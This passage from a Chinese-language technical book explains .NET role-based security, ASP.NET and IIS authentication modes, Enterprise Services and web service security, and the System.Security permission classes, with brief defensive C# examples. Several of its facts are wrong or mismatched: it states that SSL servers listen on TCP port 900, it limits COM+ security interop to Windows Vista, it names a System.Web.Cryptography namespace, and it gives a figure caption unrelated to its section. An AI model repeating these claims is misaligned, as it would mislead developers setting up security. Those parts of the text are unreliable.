Principal 对象将被绑定到应用程序域（AppDomain）内部的调用上下文（CallContext）对象。默认的调用上下文总是用每个新的 AppDomain 创建的，因此总是存在可用于接受 Principal 对象的调用上下文。创建新线程的同时也为该线程创建 CallContext 对象。Principal 对象引用从创建线程自动复制到新线程的 CallContext 中。如果运行库无法确定哪个 Principal 对象属于线程的创建者，将遵循 Principal 和 Identity 对象创建的默认策略。

可配置的应用程序域特定策略定义了一些规则，用以决定同新的应用程序域关联的 Principal 对象类型。在安全策略的允许范围内，运行库可创建 Principal 和 Identity 对象来反射同当前执行线程关联的操作系统标记。默认情况下，运行库使用 Principal 和 Identity 对象表示未经身份验证的用户。运行库不创建这些默认的 Principal 和 Identity 对象，除非代码试图访问它们。

创建应用程序域的受信任代码可设置应用程序域策略，以控制默认 Principal 和 Identity 对象的构造。此应用程序域特定的策略适用于该应用程序域中的所有执行线程。非托管的受信任宿主本身就具有设置此策略的能力，但托管代码必须具有控制域策略的 System. Security.Permissions.SecurityPermission 才能设置此策略。

在不同的应用程序域之间、但在同一进程内（因此在同一台计算机上）传输 Principal 对象时，远程基础结构将同调用方上下文相关联的、对 Principal 对象的引用复制到被调用方的上下文中。

### 3. PrincipalPermission对象

基于角色的安全性模型支持与代码访问安全性模型中的权限对象类似的权限对象。此对象（即 PrincipalPermission）表示特定主体类在运行时必须具有的标识和角色。以命令方式和声明方式进行的安全检查均可使用 PrincipalPermission 类。

若要以命令方式实现 PrincipalPermission 类，请创建该类的一个新实例，并用希望用户在访问代码时具有的名称和角色来初始化该实例。例如，以下代码以"Joan"身份和"Teller"角色对此对象的一个新实例进行初始化。

```
String id = "Joan";
String role = "Teller";
PrincipalPermission principalPerm = new PrincipalPermission(id, role);
```

可使用 PrincipalPermissionAttribute 类以声明方式创建一个类似的权限。以下代码以声明方式将身份初始化为 Joan，并将角色初始化为 Teller。

```
[PrincipalPermissionAttribute(SecurityAction.Demand,Name = "Joan", Role =
"Teller")]
```

执行安全检查时，为成功完成检查，指定的身份和角色必须匹配。但是，创建 PrincipalPermission 对象时，可传递一个 null 身份字符串以指示主体的身份可以是任意的。同样，传递一个 null 角色字符串指示主体可以是任何角色的成员（或根本不属于任何角色）。对于声明的安全性，可通过省略两种属性中的一个来获得相同的效果。例如，下列代码使用 PrincipalPermissionAttribute 以声明方式指示主体可以具有任意名称，但必须具有出纳的角色。

```
[PrincipalPermissionAttribute(SecurityAction.Demand, Role = "Teller")]
```

#### 4．基于角色的安全检查

定义了标识和主体对象后，可采用下列方法之一对其进行安全检查：

- ❑ 使用命令式安全检查；
- ❑ 使用声明式安全检查；
- ❑ 直接访问 Principal 对象。

托管代码可使用命令式或声明式安全检查来确定以下内容：特定主体对象是否是已知角色的成员，是否具有已知的身份，或是否表示一种角色中的一个已知身份。若要通过命令式或声明式安全性进行安全检查，必须对适当构造的 PrincipalPermission 对象生成一个安全请求。安全检查期间，公共语言运行库检查调用方的主体对象，确定其身份和角色是否与所请求的 PrincipalPermission 表示的身份和角色相匹配。如果主体对象不匹配，则将引发 SecurityException。只检查当前线程的主体对象，PrincipalPermission 类不会像代码访问权限那样导致产生堆栈遍历。

此外，可以直接访问主体对象的值，并在不使用 PrincipalPermission 对象的情况下执行检查。在这种情况下，只需读取当前线程主体的值或使用 IsInRole 方法执行身份验证。

#### 5．同COM+1.0安全性相互操作

可以使用新的.NET 框架托管组件来扩展现有的 COM+1.0 应用程序。COM+1.0 安全性上下文仍由 COM+1.0 托管，而 COM+1.0 管理用户界面用于配置应用程序。从 COM+1.0 应用程序看，.NET 框架对象基本上类似于 COM+1.0 对象。

若要使.NET 框架对象对 COM+1.0 安全服务可见，必须运行由 Windows 软件开发工具包（SDK）提供的工具（如 Tlbexp.exe），以便为公共接口生成类型库并注册这些对象，以使 COM+1.0 可以定位它们。COM+1.0 管理功能必须用于配置角色以及其他基于角色的安全行为。

与 COM+1.0 安全性的相互操作有一些局限性。COM+1.0 安全属性不在进程间或计算机边界之间传播，也不传播到托管代码中新创建的执行线程。COM+1.0 安全服务只能在 Windows Vista 系统上由托管代码使用。

.NET 框架在 System.EnterpriseServices 命名空间中提供了若干个允许对 COM+1.0 安全功能进行访问的托管包装。

# 1.2　可靠的安全架构

一个 Web 应用系统包含了诸多功能，如果只单一的加固每个功能模块的安全性，只能使得系统的安全性支离破碎。为了实现应用系统整体的安全性，开发人员需要明确编程语言的安全技术各个部分是如何相互协作的。

本书讨论的 Web 应用系统的安全模型包括：ASP.NET、企业服务和 Web 服务，下面就逐一介绍每个组成部分的安全性。

### 1. ASP.NET的安全性

ASP.NET 用于实现用户界面服务。通过将已验证的凭据或它们的表示形式与某些内容进行比较，ASP.NET 可以控制对站点信息的访问。这些内容可以是 NTFS 文件系统权限，也可以是列出了已授权用户、已授权角色（组）或已授权的 XML 文件。

ASP.NET 身份验证模式包括匿名、Windows、Passport 和窗体身份验证。

- 匿名身份验证。如果不需要对客户端进行身份验证（或者实现自定义的身份验证方案），则可以配置 IIS 进行匿名身份验证。在这种情况下，Web 服务器创建 Windows 访问令牌来表示使用同一个匿名（或来宾）账户的所有匿名用户。默认匿名账户是 IUSR_MACHINENAME，其中 MACHINENAME 是在安装时为计算机指定的 NetBIOS 名称。
- Windows 身份验证。在这种身份验证模式下，ASP.NET 依靠 IIS 对用户进行身份验证并创建 Windows 访问令牌来表示经过身份验证的标识，IIS 提供的身份验证机制见下面详细说明。
- Passport 身份验证。在这种身份验证模式下，ASP.NET 使用 Microsoft Passport 的集中式身份验证服务。ASP.NET 对 Microsoft Passport 软件开发工具包 SDK（必须安装在 Web 服务器上）提供的功能进行包装。
- 窗体身份验证。此方法使用客户端重定向将没有经过身份验证的用户转发到指定的 HTML 窗体，用户可以在该窗体中输入证书（通常是用户名和密码）。然后，系统对这些证书进行验证，生成身份验证票并将其返回客户端。身份验证票上有用户标识，还可以选择在身份验证票上列出用户在会话期间所属的角色。

有时，窗体身份验证只用于 Web 站点的个性化处理。在这种情况下，几乎不用编写任何自定义代码，因为 ASP.NET 用简单的配置自动处理这一过程的大部分工作。在个性化处理方案中，Cookie 只需要保留用户名即可。窗体身份验证以明文形式向 Web 服务器发送用户名和密码。因此，应该将窗体身份验证与 SSL 保护的信道结合使用。为了对后续请求中传输的身份验证 Cookie 不间断地提供保护，应该考虑在应用程序内的所有页上使用 SSL。

IIS 提供的身份验证机制分为如下几种：

- 基本身份验证。基本身份验证要求用户以用户名和密码的形式提供证书以证明其标识。用户证书以不加密的 Base64 编码格式从浏览器传送到 Web 服务器。由于 Web 服务器得到的用户证书是不加密的格式，因此 Web 服务器可以使用用户证书发出远程调用。

- 摘要式身份验证。这种验证方式从浏览器向 Web 服务器传送用户证书时采用哈希格式，因此更为安全。不过它要求使用 Internet Explorer 5.0 或更高版本的客户端以及特定的服务器配置。
- 集成 Windows 身份验证。集成的 Windows 身份验证使用与用户 Internet Explorer Web 浏览器的加密交换来确认用户标识。只有 Internet Explorer 支持这种验证。所以，这种验证一般只能在 Intranet 方案中使用，因为能够控制 Intranet 中所用的客户端软件。如果禁用匿名访问，或拒绝通过 Windows 文件系统权限进行匿名访问，那么这种验证只能由 Web 服务器使用。
- 证书身份验证。证书身份验证使用客户端证书明确地识别用户，客户端证书由用户的浏览器（或客户端应用程序）传递到 Web 服务器（如果是 Web 服务，则由 Web 服务客户端通过 HttpWebRequest 对象的 ClientCertificates 属性传递），Web 服务器从证书中提取用户标识。该方法依赖于用户计算机上安装的客户端证书，一般在 Intranet 或 Extranet 方案中使用，因为使用者熟悉并能控制 Intranet 和 Extranet 中的用户群。IIS 在收到客户端证书后，可以将证书映射到 Windows 账户。
- 匿名身份验证。如果不需要对客户端进行身份验证（或者实现自定义的身份验证方案），则可以配置 IIS 进行匿名身份验证。在这种情况下，Web 服务器创建 Windows 访问令牌来表示使用同一个匿名账户的所有匿名用户。默认匿名账户是 IUSR_MACHINENAME，其中 MACHINENAME 是在安装时为计算机指定的 NetBIOS 名称。

### 2．企业服务的安全性

企业服务（Enterprise Services）为应用程序提供基础结构级的服务，主要包括分布式事务和资源管理服务。

如图 1-2 所示的企业服务应用程序使用 RPC 方式对调用方进行身份验证。也就是采取特定的步骤禁用身份验证；否则就应该使用 Kerberos 或 NTLM 对调用程序进行身份验证。





图 1-2　企业服务架构

授权是通过企业服务（COM+）角色提供的，这些角色可以包含操作系统组或用户账户。角色成员身份在 COM+目录内定义并利用“组件服务”工具进行管理。如果客户端（如

ASP.NET 的 Web 应用程序）在服务组件上调用某个方法，企业服务侦听层在身份验证进程结束后访问 COM+目录以确定该客户端的角色成员身份，然后检查该角色是否允许授权访问当前的应用程序、组件、接口和方法。

### 3．Web服务的安全性

Web 服务通过使用 SOAP 消息在防火墙之间或跨平台系统之间移动数据来实现数据的交换和应用程序逻辑方法的远程调用。

Web 服务的安全性主要包括平台/传输级（P2P）安全性、应用程序级（自定义）安全性、Remoting 安全性、ADO.NET 安全性、Internet 协议安全性和安全套接字层。

1）平台/传输级（P2P）安全性

两个终结点之间的传输通道（Web 服务客户端和 Web 服务之间）可以用于提供点对点的安全性，如图 1-3 所示。





图 1-3　平台/传输级安全性

2）应用程序级安全性

应用程序使用自定义的 SOAP 标头传递用户凭据，以便根据每个 Web 服务请求对用户进行身份验证。常用的方法是在 SOAP 标头中传递身份验证票。

应用程序可以灵活生成其包含角色的 IPrincipal 对象。该对象可以是自定义类或.NET 框架提供的 GenericPrincipal 类。应用程序可以有选择地加密需要保密的内容，但是这需要使用安全密钥存储。

另一种方法是使用 SSL 提供机密性和完整性，并将它与自定义的 SOAP 标头结合起来执行身份验证。

3）Remoting 安全性

Remoting 技术可以跨越进程和机器边界访问分布式对象。使用 Remoting 技术和 ASP.NET 应用程序客户端时，就会在 Web 应用程序和远程对象主机上进行身份验证。

当 Remoting 技术在 ASP.NET 中应用时，可以使用 HTTP 通道在客户端代理和服务器之间传递方法，包括 IIS 身份验证和 ASP.NET 身份验证。

当 Remoting 技术在 Windows 服务中应用时，可以使用 TCP 通道在客户端和服务器之间传递方法调用，它使用基于套接字的原始通信方法。

4）ADO.NET 安全性

ADO.NET 是专门为分布式 Web 应用程序设计的，它的安全性主要包括 SQL Server 外盾、Windows 验证和 ASP.NET 验证。

SQL Server 外盾守卫需要保存数据库连接字符串，登录数据库并获取关联的数据库角色，其过程如图 1-4 所示。





图 1-4　ADO.NET 外盾机制

使用 Windows 身份验证从 ASP.NET 应用程序连接到 SQL Server 时，可以采用 ASP.NET 进程标识，也可以采用固定标识。通常的做法是在 Web 服务器上将密码更改为某个已知值来配置本地 ASP.NET 进程标识，然后在数据库服务器上通过创建具有相同用户名和密码的本地用户创建镜像账户。

5）Internet 协议安全性

Internet 协议安全性提供了一种传输层安全通信解决方案，可以保护如应用程序服务器和数据库服务器之间的数据传递，通过对两台计算机之间发送的所有数据进行加密来提供消息的保密性，同时在两台计算机之间提供相互的身份验证。

6）安全套接字层

安全套接字层（Secure Sockets Layer）提供点对点的安全通信信道。通过该信道传输的数据都是经过加密的。SSL 技术最常用于保护浏览器和 Web 服务器之间的信道，也可以用于保护往返于运行数据库服务器和 Web 服务器之间的消息。

使用 SSL 时，客户端使用 HTTP 协议并指定一个 URL，而服务器在 TCP 端口 900 上侦听。由于 SSL 使用复杂的加密功能来对数据进行加密和解密，因此对应用程序的性能会产生影响，所以应该优化使用 SSL 的页面。

# 第 2 章　类库与安全类

不论是.NET 框架和还是其他 WEB 语言都全部或部分含有安全类库，它们通常使用一定的规则来确保类库的调用方拥有访问类库公开资源的权限。例如，安全类库拥有创建文件的规则，该规则要求其调用方拥有创建文件的权限。

如果代码请求类库的资源，而满足类库所要求的权限，则允许代码访问该类库，同时保护资源不受未经授权的访问。即使代码拥有访问某个类库的权限，但如果调用该代码的代码没有访问该类库的权限，也将不允许其运行。

代码访问安全性并未消除编写代码时出现人为错误的可能性，但是如果应用程序使用安全类库访问受保护的资源，应用程序代码的安全风险会减小。基于.NET 框架的托管安全类库帮助开发人员加密和解密敏感数据，制定安全代码访问策略。安全命名空间下主要包括 6 个类库，如表 2-1 所示。

**表 2-1　安全命名空间类库**

| 意义与作用 | 类　库　名 | 意义与作用 | 类　库　名 |
|---|---|---|---|
| 验证 URL 和文件 | System.Web.Security | 信息处理和其他安全认证 | System.Security |
| Web 加密和解密 | System.Web.Cryptography | 代码安全控制 | System.Security.Policy |
| 用户安全控制 | System.Security.Principal | 代码访问控制 | System.Security.Permissions |

## 2.1　安全类的总体架构

在.NET 安全类库的 6 个部件中，负责公共语言运行类库安全性的基类有 5 个，负责 Web 应用的安全类有 1 个。安全命名空间的描述内容和归属情况如图 2-1 所示。





图 2-1　收文管理功能的业务逻辑

# 2.2 System.Security

System.Security 提供公共语言运行类库安全系统的基础结构，其中包括定义所有代码访问权限的基础类 CodeAccessPermission。该基础类不能直接使用，开发人员需要赋予代码特别的权限来访问指定的资源，如使用 FileIOPermission 赋予代码权限来完成公文的 I/O 操作，使用 EventLogPermission 赋予代码访问操作系统日志的权限等。

System.Security 命名空间也包括一些设置权限信息的基础类，主要包括 PermissionSet 和 NamedPermissionSet。

在处理 Web 系统的出错信息环节上，开发人员可以利用安全信息处理类 Security Exception。该类用于保密系统的安全错误处理，防止它们落入黑客之手。

目前很多木马都是通过文件的方式注入到正在运行的 Web 系统。下面两个实例将告诉读者如何加固 Web 系统的文件上传功能和安全日志功能。

### 1. 文件系统控制

FileIOPermissionAccess 提供下列 4 种文件 I/O 访问权限类型：

（1）Read：对文件内容的读权限或对有关该文件的信息（如它的长度或上次修改时间）的读权限。

（2）Write：对文件内容的写权限或更改有关该文件信息的写权限，同时还允许删除和改写。

（3）Append：仅向文件结尾写入的能力，不能读取。

（4）PathDiscovery：对路径本身信息的访问权限。这可以保护路径中的敏感信息（如用户名）以及有关路径中显示的目录结构信息。此类型不授予对路径所指代的文件或文件夹的访问权限。

假设这时用户需要读取服务器上 D 盘下的 IOtest.doc 文件，则需要检测当前进程的权限后再决定是否执行该读写操作。实现代码如下：

```
FileIOPermission IOtest = new FileIOPermission(FileIOPermissionAccess.Read,
"D:\\Doc");
IOtest.AddPathList(FileIOPermissionAccess.Write |
FileIOPermissionAccess.Read, "D:\\example\\IOtest.doc");  // 创建读写对象
try
{
   IOtest.Demand();                                       // 检测权限
}
catch (SecurityException s)
{
   Console.WriteLine(s.Message);                          // 抛错
}
```

需要注意的是，FileIOPermission.Demand()执行这一权限的检测工作，遍历此方法调用链上的所有组件，检测他们是否有读写权限。

### 2. 正确记录日志

开发人员把系统安全日志信息存放到数据库或者系统运行目录下的做法是不安全的。

为了确保包括敏感数据和错误数据的文件不被黑客获取，最安全的方法就是将它们存放到服务器安全日志。但请读者注意，日志代码如果设计于单个的程序集中，则不能利用该代码来阅读现有记录或删除事件日志。这种情况下应该解决的主要威胁是，如何阻止恶意调用方在一次尝试中多次调用代码，强制日志文件循环覆盖以前的日志条目来隐匿踪迹。解决这个问题的最好办法是使用出界机制，如只要事件日志一达到阈值就向操作员发出警报。

EventLogPermission 类实现对事件日志服务的读或写访问，访问事件日志必须使用代码访问安全性策略为程序集授予属性 EventLogPermission。

当需要制约事件日志代码的权限，则需要由开发人员声明属性 SecurityAction. PermitOnly。该属性可以确保 WriteToLog 方法及其调用的其他方法只能访问本地计算机的事件日志，而无法删除事件日志或事件源，实例代码如下：

```
[EventLogPermission(SecurityAction.PermitOnly,
MachineName=".",
PermissionAccess=EventLogPermissionAccess.Instrument)]// 声明访问权限
public static void WriteToLog( string message )
{
…
